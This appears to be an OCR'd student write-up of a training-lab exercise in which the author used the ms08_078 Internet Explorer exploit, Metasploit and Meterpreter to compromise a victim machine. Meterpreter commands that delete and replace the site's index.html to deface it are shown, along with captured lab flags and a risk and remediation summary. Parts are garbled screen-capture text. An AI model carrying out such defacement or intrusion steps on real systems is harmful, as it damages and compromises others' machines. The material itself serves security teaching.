
To remove the index.html from the victim.

```
meterpreter > rm index.html
meterpreter > ls
Listing: C:\xampp\htdocs
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  11    fil   2018-03-15 23:28:39 -0400  flag3.txt
100666/rw-rw-rw-  35    fil   2015-01-31 20:06:34 -0500  robots.txt
40777/rwxrwxrwx   0     dir   2009-12-20 00:00:00 -0500  xampp
```

To upload a index.html into the current directory on the victim


```
meterpreter > upload  /root/index.html c:\index.html
[*] uploading  : /root/index.html -> c:index.html
[*] uploaded   : /root/index.html -> c:index.html
meterpreter > ls
Listing: C:\xampp\htdocs
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  11    fil   2018-03-15 23:28:39 -0400  flag3.txt
100666/rw-rw-rw-  20    fil   2024-11-12 18:10:22 -0500  index.html
100666/rw-rw-rw-  35    fil   2015-01-31 20:06:34 -0500  robots.txt
40777/rwxrwxrwx   0     dir   2009-12-20 00:00:00 -0500  xampp
```

The interface of Iceweasel and by typing the target ip address It shows the “The site is hacked”





Supporting Evidence

These are the challenges which were done during the lab





The samplefalg.png file to view the file victim's desktop






This are the stolen blueprints


lab.infoseclearning.com/console/4914441/68
External Kali Scoring
Enforce US Keyboard Layout
View Fullscreen
Applications
Places
Image Viewer
Tue 17:27
blueprint2.jpg
Image Edit View Go Help
Previous Next
Image Properties
General
Name:
blueprint2.jpg
Width:
550 pixels
Height:
550 pixels
Type:
JPEG image
File size:
175.7 kB
Folder:
root
Metadata
Aperture Value:
Exposure Time:
Focal Length:
flag:111222
550 × 550 pixels 175.7 kB 100%
2 / 8
Browse Network
Trash
Floppy Disk
Computer
Browse Network
bye.txt
Desktop
Documents
Downloads
iexplore.exe
Music
Home
Recent
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Computer
burpsuite
Double-click on the blueprint2.jpg file. View the stolen blueprint.
CHALLENGE #3
Double-click on the blueprint3.jpg file. View the stolen blueprint.
CHALLENGE #4
Double-click on the blueprint4.jpg file. View the stolen blueprint.
CHALLENGE #5


Computer
Browse Network
iexplore.exe
Music
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Computer
Browse Network
Connect to Server
blueprint3.jpg
Image Edit View Go Help
Previous Next
Image Properties
General
Name:
blueprint3.jpg
Width:
480 pixels
Height:
378 pixels
Type:
JPEG image
File size:
56.6 kB
Folder:
root
Death Star
flag 777558
:k on the blueprint2.jpg file. View the stolen blueprint.
CHALLENGE #3
:k on the blueprint3.jpg file. View the stolen blueprint.
CHALLENGE #4
:k on the blueprint4.jpg file. View the stolen blueprint.


Browse Network
iexplore.exe
Music
ole-click on the blueprint2.jpg file. View the stolen blueprint.
CHALLENGE #3
ole-click on the blueprint3.jpg file. View the stolen blueprint.
CHALLENGE #4
ole-click on the blueprint4.jpg file. View the stolen blueprint.
CHALLENGE #5
ct Image in the menu bar, then select Close.
t-click on the file browser (Nautilus) menu bar and select Close.
Applications
Places
Image Viewer
Tue 17:28
Home
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Computer
Connect to
blueprint4.jpg
Image Edit View Go Help
Previous
Next
Image Properties
General
Name:
blueprint4.jpg
Width:
590 pixels
Height:
428 pixels
Type:
JPEG image
File size:
109.6 kB
Folder:
root
Metadata
Aperture Value:
Front View
Command Sector (North)
Polar Trench
Superlaser
Focus Lens
Ion Drive
Arrays
(typical unit)
Midhemisphere
Trench
Command Sector (South)
Quadanium Steel
Outer Hull
Hangar Bay
327
Equatorial
Trench
City Sprawls
flag:655913
590 × 428 pixels 109.6 kB 100%
4 / 8

Conclusion & Wrap-Up

Summary with:

Observations

In this lab, I exploited an Internet Explorer vulnerability (ms08_078) to take over a victim's machine using Metasploit and Meterpreter. I used a spear-phishing attack to gain access and successfully dumped and cracked password hashes with John the Ripper. This showed how outdated software, and weak passwords can be easily exploited. It also highlighted the risks of users falling for phishing attacks.

Identified risks

The lab revealed key risks such as the danger of phishing attacks, outdated software like older versions of Internet Explorer, and weak password policies. Additionally, the absence of monitoring tools made it easier to carry out the attack without detection.

Risks

User susceptibility to phishing is a major risk, as attackers can easily trick users into clicking malicious links or downloading harmful files. Even with strong security, untrained users can inadvertently grant access to attackers.

Outdated software is another risk, as unpatched applications like older versions of Internet Explorer have known vulnerabilities that attackers can exploit. Regular updates are necessary to close these security gaps.

Weak password practices make it easier for attackers to crack passwords and gain unauthorized access. Using strong, unique passwords is essential to protecting sensitive data and systems.

Finally, the **lack of monitoring tools** such as Intrusion Detection Systems (IDS) allows attackers to operate undetected. Active monitoring is vital to spot and respond to unauthorized access quickly.

Suggested recommendations

I recommend providing regular user training to help identify by phishing emails, keeping software updated to avoid known vulnerabilities, enforcing strong password policies, and implementing monitoring tools like intrusion detection systems to catch unauthorized activities.

Successes & Failures

The lab successfully demonstrated how browser vulnerability can lead to complete control over a target machine. I was able to deliver a phishing attack, capture and crack password hashes, and deface the target's website, meeting all objectives.

However, the lab setup lacked defenses like firewalls or intrusion detection systems, which limited the test. In a real-world scenario, these defenses would make the attack harder to execute undetected, requiring evasion techniques not tested here. Additionally, the lab didn't cover the impact of complex passwords or various phishing tactics which would be important in an actual environment**.**

Challenges

A big challenge was making a realistic phishing email that the target would actually click on. Cracking passwords also took time, especially if they were complex. Plus, without defenses like firewalls or detection systems in the lab, I couldn't see how the attack would hold up against real-world security.

Table format outlining the risk priority

Risk	Priority	Remediation
User susceptibility to phishing	High	Conduct regular phishing awareness training to help users recognize and avoid phishing attempts.
Outdated software (Internet Explorer)	High	Implement a strict patch management policy to ensure all software is updated regularly.
Weak password practices	Medium	Enforce strong password policies requiring complex, unique passwords and regular updates.
Lack of monitoring tools	Medium	Install intrusion detection systems (IDS) and endpoint protection to detect unauthorized access.